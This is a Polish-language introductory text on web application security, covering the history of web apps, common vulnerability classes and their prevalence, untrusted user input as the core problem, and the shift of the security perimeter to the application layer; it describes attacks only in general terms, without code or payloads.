(Nie)bezpieczeństwo aplikacji internetowych

Nie ma wątpliwości, że bezpieczeństwo aplikacji internetowych jest tematem aktualnym i wartym opublikowania. Dla wszystkich zainteresowanych stawka jest wysoka: dla firm, które czerpią coraz większe dochody z handlu internetowego, dla użytkowników, którzy ufają aplikacjom internetowym zawierającym poufne informacje, oraz dla przestępców, którzy mogą zarobić duże pieniądze na kradzieży danych płatniczych lub przejmowaniu kont bankowych. Reputacja odgrywa kluczową rolę. Niewiele osób chce prowadzić interesy z niezabezpieczoną witryną, więc niewiele organizacji chce ujawniać szczegóły dotyczące własnych luk w zabezpieczeniach lub naruszeń. W związku z tym uzyskanie wiarygodnych informacji o stanie bezpieczeństwa aplikacji internetowych nie jest dziś łatwym zadaniem. Pokrótce przyjrzymy się, jak ewoluowały aplikacje internetowe i jakie korzyści zapewniają. Przedstawiamy kilka wskaźników dotyczących podatności w obecnych aplikacjach internetowych, zaczerpniętych z bezpośrednich doświadczeń autorów, pokazujących, że większość aplikacji nie jest bezpieczna. Opisujemy główny problem bezpieczeństwa, z jakim borykają się aplikacje internetowe - użytkownicy mogą je dowolnie dostarczać dane wejściowe - oraz różne czynniki, które przyczyniają się do ich słabej pozycji w zakresie bezpieczeństwa. Na koniec opisujemy najnowsze trendy w bezpieczeństwie aplikacji internetowych i ich rozwój w najbliższej przyszłości.

Ewolucja aplikacji internetowych

W początkach Internetu sieć WWW składała się wyłącznie z witryn internetowych. Były to zasadniczo repozytoria informacji zawierające dokumenty statyczne. Przeglądarki internetowe zostały wynalezione jako sposób pobierania i wyświetlania tych dokumentów. Przepływ interesujących informacji był jednokierunkowy, od serwera do przeglądarki. Większość witryn nie uwierzytelniała użytkowników, ponieważ nie było takiej potrzeby. Każdy użytkownik był traktowany w ten sam sposób i otrzymał te same informacje. Wszelkie zagrożenia bezpieczeństwa wynikające z hostingu strony internetowej były związane w dużej mierze z lukami w oprogramowaniu serwera WWW (których było wiele). Jeśli atakujący włamał się na serwer sieciowy, zwykle nie uzyskałby dostępu do żadnych poufnych informacji, ponieważ informacje przechowywane na serwerze były już publicznie dostępne. Przeciwnie, atakujący zazwyczaj modyfikuje pliki na serwerze, aby zamazać zawartość witryny lub wykorzystać pamięć masową i przepustowość serwera do dystrybucji „warez". Dziś World Wide Web jest prawie nie do poznania ze swojej wcześniejszej formy. Większość witryn internetowych to w rzeczywistości aplikacje. Są wysoce funkcjonalne i opierają się na dwukierunkowym przepływie informacji między serwerem a przeglądarką. Wspierają rejestrację i logowanie, transakcje finansowe, wyszukiwanie i tworzenie treści przez użytkowników. Treść prezentowana użytkownikom jest generowana dynamicznie w locie i często jest dostosowana do każdego konkretnego użytkownika. Wiele przetwarzanych informacji jest prywatnych i bardzo wrażliwych. Dlatego bezpieczeństwo jest dużym problemem. Nikt nie chce korzystać z aplikacji internetowej, jeśli wierzy, że jego informacje zostaną ujawnione nieuprawnionym podmiotom. Aplikacje internetowe niosą ze sobą nowe i znaczące zagrożenia bezpieczeństwa. Każda aplikacja jest inna i może zawierać unikalne luki w zabezpieczeniach. Większość aplikacji jest opracowywana wewnętrznie - wiele z nich przez programistów, którzy mają tylko częściową wiedzę na temat problemów związanych z bezpieczeństwem, które mogą pojawić się w tworzonym przez nich kodzie. Aby zapewnić swoją podstawową funkcjonalność, aplikacje internetowe zwykle wymagają połączenia z wewnętrznymi systemami komputerowymi, które zawierają bardzo wrażliwe dane i mogą wykonywać zaawansowane funkcje biznesowe. Piętnaście lat temu, jeśli chciałeś dokonać przelewu, odwiedziłeś swój bank, a kasjer wykonał przelew za Ciebie; dziś możesz odwiedzić aplikację internetową i samodzielnie wykonać transfer. Osoba atakująca, która włamuje się do aplikacji sieci Web, może być w stanie ukraść dane osobowe, dokonać oszustwa finansowego i wykonać złośliwe działania przeciwko innym użytkownikom.

Wspólne funkcje aplikacji internetowych

Aplikacje internetowe zostały stworzone po to, aby wykonywać praktycznie każdą użyteczną funkcję, którą można zaimplementować online. Oto kilka funkcji aplikacji internetowych, które zyskały na znaczeniu w ostatnich latach:

* Zakupy (Amazon)

* Serwisy społecznościowe (Facebook)

* Bankowość (Citibank)

* Wyszukiwarka internetowa (Google)

* Aukcje (eBay)

* Hazard (Betfair)

* Dzienniki internetowe (Blogger)

* Poczta internetowa (Gmail)

* Informacje interaktywne (Wikipedia)

Aplikacje dostępne za pomocą przeglądarki komputerowej coraz częściej pokrywają się z aplikacjami mobilnymi, do których dostęp uzyskuje się za pomocą smartfona lub tabletu. Większość aplikacji mobilnych korzysta z przeglądarki lub dostosowanego klienta, który wykorzystuje do komunikacji z serwerem interfejsy API oparte na protokole HTTP. Funkcje i dane aplikacji są zazwyczaj współużytkowane przez różne interfejsy, które aplikacja udostępnia na różnych platformach użytkowników. Oprócz publicznego Internetu, w organizacjach szeroko zaadoptowano aplikacje webowe wspierające kluczowe funkcje biznesowe. Wiele z nich zapewnia dostęp do bardzo wrażliwych danych i funkcji:

* Aplikacje HR umożliwiające użytkownikom dostęp do informacji płacowych, przekazywanie i otrzymywanie informacji zwrotnych o wydajności oraz zarządzanie procedurami rekrutacyjnymi i dyscyplinarnymi.

* Interfejsy administracyjne do kluczowej infrastruktury, takiej jak serwery WWW i pocztowe, stacje robocze użytkowników i administracja maszynami wirtualnymi.

* Oprogramowanie do współpracy służące do udostępniania dokumentów, zarządzania przepływem pracy i projektami oraz śledzenia problemów. Tego typu funkcje często wiążą się z krytycznymi kwestiami bezpieczeństwa i nadzoru, a organizacje często całkowicie polegają na kontrolkach wbudowanych w ich aplikacje internetowe.

* Aplikacje biznesowe, takie jak oprogramowanie do planowania zasobów przedsiębiorstwa (ERP), które wcześniej były dostępne za pomocą zastrzeżonej aplikacji typu „gruby klient”, są teraz dostępne za pomocą przeglądarki internetowej.

* Usługi programowe, takie jak poczta e-mail, które pierwotnie wymagały oddzielnego klienta poczty e-mail, są teraz dostępne za pośrednictwem interfejsów internetowych, takich jak Outlook Web Access.

* Tradycyjne aplikacje biurowe, takie jak edytory tekstu i arkusze kalkulacyjne, zostały przeniesione do aplikacji internetowych za pośrednictwem usług, takich jak Google Apps i Microsoft Office Live.

We wszystkich tych przykładach, to, co jest postrzegane jako „wewnętrzne" aplikacje, jest coraz częściej hostowane zewnętrznie, ponieważ organizacje przenoszą się do zewnętrznych dostawców usług, aby obniżyć koszty. W tych tak zwanych rozwiązaniach chmurowych funkcje i dane o znaczeniu krytycznym dla firmy są udostępniane szerszemu gronu potencjalnych napastników, a organizacje w coraz większym stopniu polegają na integralności zabezpieczeń, które są poza ich kontrolą. Szybko zbliża się czas, kiedy jedynym oprogramowaniem klienckim, którego będzie potrzebowała większość użytkowników komputerów, jest przeglądarka internetowa. Różnorodny zakres funkcji zostanie zaimplementowany przy użyciu wspólnego zestawu protokołów i technologii, a tym samym odziedziczy charakterystyczny zakres typowych luk w zabezpieczeniach.

Korzyści z aplikacji internetowych

Nietrudno zrozumieć, dlaczego aplikacje internetowe cieszą się tak dramatycznym wzrostem popularności. Kilka czynników technicznych współpracowało z oczywistymi zachętami komercyjnymi, aby napędzać rewolucję, która nastąpiła w sposobie korzystania z Internetu:

* HTTP, podstawowy protokół komunikacyjny używany do uzyskiwania dostępu do sieci WWW, jest lekki i bezpołączeniowy. Zapewnia to odporność w przypadku błędów komunikacji i pozwala uniknąć konieczności utrzymywania przez serwer otwartego połączenia sieciowego dla każdego użytkownika, jak miało to miejsce w przypadku wielu starszych aplikacji klient/serwer. HTTP może być również proxy i tunelowany przez inne protokoły, co pozwala na bezpieczną komunikację w dowolnej konfiguracji sieci.

* Każdy użytkownik internetu ma już zainstalowaną przeglądarkę na swoim komputerze i urządzeniu mobilnym. Aplikacje internetowe dynamicznie wdrażają swój interfejs użytkownika w przeglądarce, unikając konieczności rozpowszechniania i zarządzania oddzielnym oprogramowaniem klienckim, jak miało to miejsce w przypadku aplikacji pre-web. Zmiany w interfejsie muszą zostać wprowadzone tylko raz na serwerze i od razu zaczynają obowiązywać.

* Dzisiejsze przeglądarki są wysoce funkcjonalne, umożliwiając tworzenie bogatych i satysfakcjonujących interfejsów użytkownika. Interfejsy internetowe wykorzystują standardowe elementy sterujące nawigacją i wprowadzaniem danych, które są od razu znane użytkownikom, co pozwala uniknąć konieczności poznawania sposobu działania poszczególnych aplikacji. Skrypty po stronie klienta umożliwiają aplikacjom przekazywanie części przetwarzania po stronie klienta, a możliwości przeglądarek można rozszerzać w dowolny sposób za pomocą technologii rozszerzeń przeglądarki, gdy jest to konieczne.

* Podstawowe technologie i języki używane do tworzenia aplikacji internetowych są stosunkowo proste. Dostępna jest szeroka gama platform i narzędzi programistycznych, które ułatwiają tworzenie zaawansowanych aplikacji przez stosunkowo początkujących, a duża ilość kodu open source i innych zasobów jest dostępna do włączenia do niestandardowych aplikacji.

Bezpieczeństwo aplikacji internetowych

Podobnie jak w przypadku każdej nowej klasy technologii, aplikacje internetowe przyniosły ze sobą nowy zakres luk w zabezpieczeniach. Zestaw najczęściej spotykanych defektów ewoluował nieco z biegiem czasu. Pojawiły się nowe ataki, które nie były brane pod uwagę podczas tworzenia istniejących aplikacji. Niektóre problemy stały się mniej rozpowszechnione, ponieważ wzrosła ich świadomość. Opracowano nowe technologie, które wprowadziły nowe możliwości eksploatacji. Niektóre kategorie usterek w dużej mierze zniknęły w wyniku zmian wprowadzonych w oprogramowaniu przeglądarki internetowej. Najpoważniejsze ataki na aplikacje internetowe to te, które ujawniają poufne dane lub

uzyskują nieograniczony dostęp do systemów zaplecza, na których działa aplikacja. Tego rodzaju głośne kompromisy nadal występują często. Jednak dla wielu organizacji każdy atak, który powoduje przestój systemu, jest zdarzeniem krytycznym. Ataki typu „odmowa usługi" na poziomie aplikacji mogą służyć do osiągnięcia takich samych wyników, jak tradycyjne ataki polegające na wyczerpywaniu zasobów na infrastrukturę. Jednak często są one używane z bardziej subtelnymi technikami i celami. Mogą być wykorzystywane do zakłócania działania konkretnego użytkownika lub usługi w celu uzyskania przewagi konkurencyjnej w stosunku do innych użytkowników w sferze handlu finansowego, gier, licytacji online i rezerwacji biletów. W trakcie tej ewolucji w wiadomościach utrzymywały się kompromisy znanych aplikacji internetowych. Nie ma poczucia, że skręcono za róg i że te problemy z bezpieczeństwem zanikają. Pod pewnymi względami bezpieczeństwo aplikacji internetowych jest obecnie najważniejszym polem bitwy między atakującymi a osobami dysponującymi zasobami komputerowymi i danymi do obrony i prawdopodobnie pozostanie nim w przewidywalnej przyszłości.

„Ta witryna jest bezpieczna"


Istnieje powszechna świadomość, że bezpieczeństwo jest problemem dla aplikacji internetowych. Zapoznaj się ze stroną FAQ typowej aplikacji, a będziesz mieć pewność, że jest ona w rzeczywistości bezpieczna. Większość aplikacji twierdzi, że są bezpieczne, ponieważ używają protokołu SSL. Na przykład:

Ta strona jest całkowicie bezpieczna. Został zaprojektowany do korzystania z 128-bitowej technologii Secure Socket Layer (SSL), aby uniemożliwić nieautoryzowanym użytkownikom przeglądanie jakichkolwiek informacji. Możesz korzystać z tej strony mając pewność, że Twoje dane są u nas bezpieczne.

Użytkownicy są często nakłaniani do weryfikacji certyfikatu witryny, podziwiania stosowanych zaawansowanych protokołów kryptograficznych i na tej podstawie powierzania jej swoich danych osobowych. Coraz częściej organizacje przytaczają również zgodność ze standardami Payment Card Industry (PCI), aby zapewnić użytkowników, że są bezpieczni. Na przykład:

Bezpieczeństwo traktujemy bardzo poważnie. Nasza strona internetowa jest codziennie skanowana, aby zapewnić zgodność z PCI i ochronę przed hakerami. Możesz zobaczyć datę ostatniego skanu na poniższym logo i masz gwarancję, że korzystanie z naszej strony internetowej jest bezpieczne.

W rzeczywistości większość aplikacji internetowych nie jest bezpieczna, pomimo powszechnego stosowania technologii SSL i regularnego skanowania PCI. Rysunek pokazuje, jaki procent aplikacji testowanych w latach 2007 i 2011 został wykryty przez niektóre popularne kategorie podatności:



* Uszkodzone uwierzytelnianie (62%) - ta kategoria luk obejmuje różne defekty w mechanizmie logowania aplikacji, które mogą umożliwić osobie atakującej odgadnięcie słabych haseł, przeprowadzenie ataku typu brute-force lub ominięcie logowania.

* Uszkodzone kontrole dostępu (71%) - dotyczy to przypadków, w których aplikacja nie zapewnia odpowiedniej ochrony dostępu do swoich danych i funkcji, potencjalnie umożliwiając atakującemu przeglądanie poufnych danych innych użytkowników przechowywanych na serwerze lub wykonywanie uprzywilejowanych działań.

* Wstrzyknięcie SQL (32%) - ta luka umożliwia atakującemu przesłanie spreparowanych danych wejściowych, aby zakłócić interakcję aplikacji z bazami danych zaplecza. Atakujący może być w stanie pobrać dowolne dane z aplikacji, ingerować w jej logikę lub wykonać polecenia na samym serwerze bazy danych.

* Cross-site scripting (94%) - ta luka umożliwia atakującemu atakowanie innych użytkowników aplikacji, potencjalnie uzyskując dostęp do ich danych, wykonując w ich imieniu nieautoryzowane działania lub przeprowadzając inne ataki przeciwko nim.

* Wyciek informacji (78%) - dotyczy to przypadków, w których aplikacja ujawnia poufne informacje, które mogą być przydatne osobie atakującej podczas ataku na aplikację, poprzez wadliwą obsługę błędów lub inne zachowanie.

* Cross-site request forgery (92%) - ta usterka oznacza, że użytkownicy aplikacji mogą zostać nakłonieni do wykonania niezamierzonych działań na aplikacji w ramach ich kontekstu użytkownika i poziomu uprawnień. Luka umożliwia szkodliwej witrynie odwiedzanej przez ofiarę użytkownika interakcję z aplikacją w celu wykonania działań, których użytkownik nie zamierzał.

SSL to doskonała technologia, która chroni poufność i integralność danych przesyłanych między przeglądarką użytkownika a serwerem sieciowym. Pomaga bronić się przed podsłuchiwaniem i może zapewnić użytkownikowi tożsamość serwera WWW, z którym ma do czynienia. Nie powstrzymuje

jednak ataków, które są bezpośrednio wymierzone w składniki serwera lub klienta aplikacji, jak robi to większość udanych ataków. W szczególności nie zapobiega żadnej z wymienionych luk w zabezpieczeniach ani wielu innym, które mogą narazić aplikację na krytyczny atak. Niezależnie od tego, czy używają SSL, większość aplikacji internetowych nadal zawiera luki w zabezpieczeniach.

Główny problem bezpieczeństwa: użytkownicy mogą przesyłać dowolne dane wejściowe

Podobnie jak w przypadku większości aplikacji rozproszonych, aplikacje internetowe napotykają podstawowy problem, który muszą rozwiązać, aby były bezpieczne. Ponieważ klient jest poza kontrolą aplikacji, użytkownicy mogą przesyłać dowolne dane wejściowe do aplikacji po stronie serwera. Aplikacja musi zakładać, że wszystkie dane wejściowe są potencjalnie złośliwe. Dlatego musi podjąć kroki w celu zapewnienia, że osoby atakujące nie będą mogły użyć spreparowanych danych wejściowych do złamania zabezpieczeń aplikacji, zakłócając jej logikę i zachowanie, uzyskując w ten sposób nieautoryzowany dostęp do jej danych i funkcji. Ten podstawowy problem przejawia się na różne sposoby:

* Użytkownicy mogą ingerować w dowolne dane przesyłane między klientem a serwerem, w tym parametry żądań, pliki cookie i nagłówki HTTP. Wszelkie kontrole bezpieczeństwa zaimplementowane po stronie klienta, takie jak sprawdzanie poprawności danych wejściowych, można łatwo obejść.

* Użytkownicy mogą wysyłać żądania w dowolnej kolejności i mogą przesyłać parametry na innym etapie niż oczekuje aplikacja, więcej niż raz lub wcale. Wszelkie założenia deweloperów dotyczące sposobu interakcji użytkowników z aplikacją mogą zostać naruszone.

* Użytkownicy nie są ograniczeni do korzystania z przeglądarki internetowej w celu uzyskania dostępu do aplikacji. Liczne powszechnie dostępne narzędzia działają razem z przeglądarką lub niezależnie od niej, pomagając w atakowaniu aplikacji internetowych. Narzędzia te mogą wysyłać żądania, których zwykle nie wysyła żadna przeglądarka, i mogą szybko generować ogromną liczbę żądań w celu znalezienia i wykorzystania problemów.

Większość ataków na aplikacje internetowe polega na wysyłaniu danych wejściowych do serwera, które są tak spreparowane, aby spowodować zdarzenie, którego nie oczekiwał ani nie chciał projektant aplikacji. Oto kilka przykładów przesyłania spreparowanych danych wejściowych, aby osiągnąć ten cel:

* Zmiana ceny produktu przesyłana w ukrytym polu formularza HTML w celu dokonania oszukańczego zakupu produktu za niższą kwotę

* Modyfikowanie tokena sesji przesyłanego w pliku cookie HTTP w celu przejęcia sesji innego uwierzytelnionego użytkownika

* Usunięcie pewnych parametrów, które normalnie są przesyłane w celu wykorzystania luki logicznej w przetwarzaniu aplikacji

* Zmiana niektórych danych wejściowych, które będą przetwarzane przez wewnętrzną bazę danych w celu wstrzyknięcia złośliwego zapytania do bazy danych i uzyskania dostępu do poufnych danych

Nie trzeba dodawać, że SSL nie robi nic, aby powstrzymać atakującego przed przesłaniem spreparowanych danych wejściowych do serwera. Jeśli aplikacja korzysta z SSL, oznacza to po prostu, że inni użytkownicy w sieci nie mogą przeglądać ani modyfikować przesyłanych danych atakującego. Ponieważ atakujący kontroluje jej koniec tunelu SSL, może przez ten tunel wysłać do serwera wszystko, co chce. Jeśli którykolwiek z wcześniej wspomnianych ataków zakończy się sukcesem, aplikacja jest zdecydowanie podatna na ataki, niezależnie od tego, co może powiedzieć jej FAQ.

Kluczowe czynniki problemu

Podstawowy problem bezpieczeństwa, z którym borykają się aplikacje internetowe, pojawia się w każdej sytuacji, w której aplikacja musi akceptować i przetwarzać niezaufane dane, które mogą być złośliwe. Jednak w przypadku aplikacji internetowych kilka czynników połączyło się, aby zaostrzyć problem i wyjaśnić, dlaczego tak wiele aplikacji internetowych w dzisiejszych czasach tak słabo radzi sobie z tym problemem.

Słabo rozwinięta świadomość bezpieczeństwa

Chociaż świadomość problemów związanych z bezpieczeństwem aplikacji internetowych wzrosła w ostatnich latach, pozostaje ona słabiej rozwinięta niż w starszych obszarach, takich jak sieci i systemy operacyjne. Chociaż większość osób zajmujących się bezpieczeństwem IT ma rozsądne pojęcie o podstawach zabezpieczania sieci i wzmacniania hostów, nadal istnieje powszechne zamieszanie i błędne przekonanie na temat wielu podstawowych koncepcji związanych z bezpieczeństwem aplikacji internetowych. Praca programisty aplikacji internetowych w coraz większym stopniu polega na łączeniu dziesiątek, a nawet setek pakietów innych firm, które mają na celu oderwanie programisty od podstawowych technologii. Często spotyka się doświadczonych programistów aplikacji internetowych, którzy robią główne założenia dotyczące bezpieczeństwa zapewnianego przez ich środowisko programistyczne i dla których wyjaśnienie wielu podstawowych rodzajów wad jest objawieniem.

Niestandardowy rozwój

Większość aplikacji internetowych jest opracowywana wewnętrznie przez własny personel organizacji lub zewnętrznych wykonawców. Nawet jeśli aplikacja korzysta z dobrze ugruntowanych komponentów, są one zazwyczaj dostosowywane lub łączone za pomocą nowego kodu. W tej sytuacji każda aplikacja jest inna i może zawierać własne, unikalne wady. Stoi to w kontraście do typowego wdrożenia infrastruktury, w którym organizacja może zakupić najlepszy w swojej klasie produkt i zainstalować go zgodnie ze standardami branżowymi.

Zwodnicza prostota

Dzięki dzisiejszym platformom aplikacji internetowych i narzędziom programistycznym początkujący programista może w krótkim czasie stworzyć potężną aplikację od podstaw. Istnieje jednak ogromna różnica między tworzeniem kodu, który jest funkcjonalny, a kodem bezpiecznym. Wiele aplikacji internetowych jest tworzonych przez osoby o dobrych intencjach, którym po prostu brakuje wiedzy i doświadczenia, aby określić, gdzie mogą pojawić się problemy z bezpieczeństwem. Znaczącym trendem w ostatnich latach jest stosowanie frameworków aplikacji, które dostarczają gotowe komponenty kodu do obsługi wielu wspólnych obszarów funkcjonalności, takich jak uwierzytelnianie, szablony stron, tablice ogłoszeń oraz integracja ze wspólnymi komponentami infrastruktury zaplecza. Przykładami takich struktur są Liferay i Appfuse. Produkty te umożliwiają szybkie i łatwe tworzenie działających aplikacji bez konieczności technicznego zrozumienia sposobu działania aplikacji lub potencjalnych zagrożeń, które mogą zawierać. Oznacza to również, że wiele firm korzysta z tych samych frameworków. Tak więc wykryta luka wpływa na wiele niepowiązanych aplikacji.

Szybko zmieniający się profil zagrożeń

Badania nad atakami na aplikacje internetowe i zabezpieczeniami nadal są prężnie rozwijającym się obszarem, w którym nowe koncepcje i zagrożenia powstają szybciej niż ma to miejsce obecnie w przypadku starszych technologii. Szczególnie po stronie klienta powszechne jest, że zaakceptowana ochrona przed konkretnym atakiem jest podważana przez badania, które demonstrują nową technikę

ataku. Zespół programistów, który rozpoczyna projekt z pełną wiedzą o bieżących zagrożeniach, mógł utracić ten status do czasu ukończenia i wdrożenia aplikacji.

Ograniczenia zasobów i czasu

Większość projektów tworzenia aplikacji internetowych podlega ścisłym ograniczeniom czasowym i zasobowym, wynikającym z ekonomii wewnętrznego, jednorazowego tworzenia. W większości organizacji zatrudnianie wyspecjalizowanej wiedzy w zakresie bezpieczeństwa w zespołach projektowych lub programistycznych jest często niewykonalne. A ze względu na poślizg projektu, testowanie bezpieczeństwa przez specjalistów jest często pozostawiane na bardzo późnym etapie cyklu życia projektu. W równoważeniu konkurencyjnych priorytetów potrzeba stworzenia stabilnej i funkcjonalnej aplikacji w terminie zwykle przesłania mniej namacalne względy bezpieczeństwa. Typowa mała organizacja może być skłonna zapłacić tylko za kilka osobodni czasu konsultacji w celu oceny nowej aplikacji. Szybki test penetracyjny często wykryje nisko wiszący owoc, ale może ominąć bardziej subtelne luki, których identyfikacja wymaga czasu i cierpliwości.

Zaawansowane technologie

Wiele z podstawowych technologii stosowanych w aplikacjach internetowych powstało, gdy krajobraz sieci WWW był bardzo inny. Od tego czasu zostały wyparte daleko poza cele, dla których zostały pierwotnie wymyślone, takie jak użycie JavaScript jako środka transmisji danych w wielu aplikacjach opartych na AJAX. Zgodnie z oczekiwaniami dotyczącymi funkcjonalności aplikacji webowych szybko ewoluowały, technologie wykorzystywane do realizacji tej funkcjonalności pozostały w tyle, a stare technologie zostały rozszerzone i przystosowane do nowych wymagań. Nic dziwnego, że doprowadziło to do powstania luk w zabezpieczeniach, ponieważ pojawiają się nieprzewidziane skutki uboczne.

Rosnące wymagania dotyczące funkcjonalności

Aplikacje są projektowane przede wszystkim z myślą o funkcjonalności i użyteczności. Niegdyś statyczne profile użytkowników zawierają teraz funkcje sieci społecznościowych, umożliwiające przesyłanie zdjęć i edycję stron w stylu wiki. Kilka lat temu projektant aplikacji mógł zadowolić się zaimplementowaniem wyzwania nazwy użytkownika i hasła w celu stworzenia funkcjonalności logowania. Nowoczesne witryny mogą obejmować odzyskiwanie hasła, odzyskiwanie nazwy użytkownika, podpowiedzi do hasła oraz opcję zapamiętania nazwy użytkownika i hasła podczas przyszłych wizyt. Taka witryna bez wątpienia byłaby promowana jako posiadająca wiele funkcji bezpieczeństwa, ale każda z nich jest tak naprawdę funkcją samoobsługową, zwiększającą powierzchnię ataku witryny.

Nowa granica bezpieczeństwa

Przed pojawieniem się aplikacji internetowych wysiłki organizacji mające na celu zabezpieczenie się przed zewnętrznymi atakami koncentrowały się w dużej mierze na obwodzie sieci. Obrona tego obwodu wiązała się z umocnieniem i załataniem usług potrzebnych do ujawnienia i zaporą dostępu dla innych. Aplikacje internetowe zmieniły to wszystko. Aby aplikacja była dostępna dla jej użytkowników, zapora obwodowa musi zezwalać na połączenia przychodzące do serwera za pośrednictwem protokołu HTTP lub HTTPS. Aby aplikacja działała, serwer musi mieć możliwość połączenia się z obsługującymi ją systemami zaplecza, takimi jak bazy danych, komputery mainframe oraz systemy finansowe i logistyczne. Systemy te często leżą u podstaw operacji organizacji i znajdują się za kilkoma warstwami zabezpieczeń na poziomie sieci. Jeśli w aplikacji internetowej istnieje luka, osoba atakująca w publicznym Internecie może być w stanie złamać podstawowe systemy zaplecza organizacji wyłącznie poprzez przesłanie spreparowanych danych ze swojej przeglądarki internetowej. Dane te przechodzą

przez wszystkie zabezpieczenia sieciowe organizacji, w taki sam sposób, jak zwykły, łagodny ruch do aplikacji internetowych. Skutkiem powszechnego wdrażania aplikacji internetowych jest przesunięcie granic bezpieczeństwa typowej organizacji. Część tego obwodu jest nadal zawarta w zaporach ogniowych i hostach bastionowych. Ale znaczna jej część jest teraz zajęta przez aplikacje internetowe organizacji. Ze względu na różnorodne sposoby, w jakie aplikacje internetowe odbierają dane wejściowe użytkownika i przekazują je do wrażliwych systemów zaplecza, są one potencjalnymi bramami dla szerokiej gamy ataków, a ochrona przed tymi atakami musi być zaimplementowana w samych aplikacjach. Pojedyncza linia wadliwego kodu w jednej aplikacji internetowej może narazić wewnętrzne systemy organizacji na podatność. Co więcej, wraz z rozwojem aplikacji typu mash-up, widżetów innych firm i innych technik integracji międzydomenowej, granica bezpieczeństwa po stronie serwera często wykracza daleko poza samą organizację. Niejawne zaufanie pokładane jest w usługach aplikacji i usług zewnętrznych. Opisane wcześniej statystyki dotyczące występowania luk w tej nowej granicy bezpieczeństwa powinny dać każdej organizacji chwilę do namysłu.

UWAGA: Dla atakującego organizację uzyskanie dostępu do sieci lub wykonanie arbitralnych poleceń na serwerach może nie być tym, co chce osiągnąć. Często, a być może zazwyczaj, to, czego naprawdę chce osoba atakująca, to wykonanie pewnych działań na poziomie aplikacji, takich jak kradzież danych osobowych, transfer środków lub dokonywanie tanich zakupów. A przeniesienie granicy bezpieczeństwa do warstwy aplikacji może znacznie pomóc napastnikowi w osiągnięciu tych celów. Załóżmy na przykład, że atakujący chce „włamać się" do systemów banku i ukraść pieniądze z kont użytkowników. W przeszłości, zanim bank wdrożył aplikację internetową, osoba atakująca mogła potrzebować znaleźć lukę w publicznie dostępnej usłudze, wykorzystać ją, aby uzyskać dostęp do strefy DMZ banku, przeniknąć zaporę sieciową ograniczającą dostęp do jego systemów wewnętrznych, mapować sieć, aby znaleźć komputer typu mainframe, odszyfrować tajemniczy protokół używany do uzyskania do niego dostępu i odgadnąć niektóre dane uwierzytelniające, aby się zalogować. Jeśli jednak bank wdroży teraz podatną na ataki aplikację internetową, atakujący może po prostu osiągnąć ten sam wynik poprzez modyfikację numeru rachunku w ukrytym polu formularza HTML.

Drugi sposób, w jaki aplikacje internetowe przeniosły granicę bezpieczeństwa, wynika z zagrożeń, z którymi borykają się sami użytkownicy, gdy uzyskują dostęp do podatnej na ataki aplikacji. Złośliwy atakujący może wykorzystać niegroźną, ale podatną na ataki aplikację internetową, aby zaatakować każdego odwiedzającego ją użytkownika. Jeśli ten użytkownik znajduje się w wewnętrznej sieci firmowej, atakujący może wykorzystać przeglądarkę użytkownika do przeprowadzenia ataku na sieć lokalną z zaufanej pozycji użytkownika. Bez jakiejkolwiek współpracy ze strony użytkownika atakujący może być w stanie wykonać dowolne działanie, które użytkownik mógłby wykonać, gdyby sam był złośliwy. Wraz z rozprzestrzenianiem się technologii rozszerzeń przeglądarki i wtyczek znacznie zwiększył się zasięg ataku po stronie klienta. Administratorzy sieci znają pomysł uniemożliwiania swoim użytkownikom odwiedzania złośliwych witryn internetowych, a sami użytkownicy końcowi stopniowo stają się coraz bardziej świadomi tego zagrożenia. Jednak natura luk w zabezpieczeniach aplikacji internetowych oznacza, że podatna aplikacja może stanowić nie mniejsze zagrożenie dla swoich użytkowników i ich organizacji niż strona internetowa, która jest jawnie złośliwa. W związku z tym nowa granica bezpieczeństwa nakłada na wszystkich właścicieli aplikacji obowiązek dbania o ochronę swoich użytkowników przed atakami na nich dostarczanymi za pośrednictwem aplikacji. Kolejnym sposobem częściowego przeniesienia granicy bezpieczeństwa na stronę klienta jest szerokie wykorzystanie poczty e-mail jako rozszerzonego mechanizmu uwierzytelniania. Ogromna liczba dzisiejszych aplikacji zawiera funkcje „zapomnianego hasła", które umożliwiają atakującemu wygenerowanie wiadomości e-mail umożliwiającej odzyskanie konta na dowolny zarejestrowany adres, bez konieczności podawania jakichkolwiek innych informacji specyficznych dla użytkownika. Dzięki temu osoba atakująca, która włamuje się na konto poczty internetowej użytkownika, może

łatwo eskalować atak i włamać się na konta ofiary w większości aplikacji internetowych, w których zarejestrowana jest ofiara.

Przyszłość bezpieczeństwa aplikacji internetowych

